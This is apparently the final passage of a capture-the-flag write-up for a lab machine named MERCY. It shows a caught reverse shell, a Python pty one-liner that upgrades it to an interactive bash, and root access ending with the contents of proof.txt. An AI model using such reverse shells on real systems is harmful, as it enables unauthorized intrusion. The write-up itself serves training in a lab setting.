connect to [redacted] from (UNKNOWN) [192.168.1.44] 56228
python -c 'import pty; pty.spawn("/bin/bash")'
root@MERCY:~# ls
ls
author-secret.txt  config  proof.txt
root@MERCY:~# cat proof.txt
cat proof.txt
Congratulations on rooting MERCY. :-)
root@MERCY:~#
```

Thank You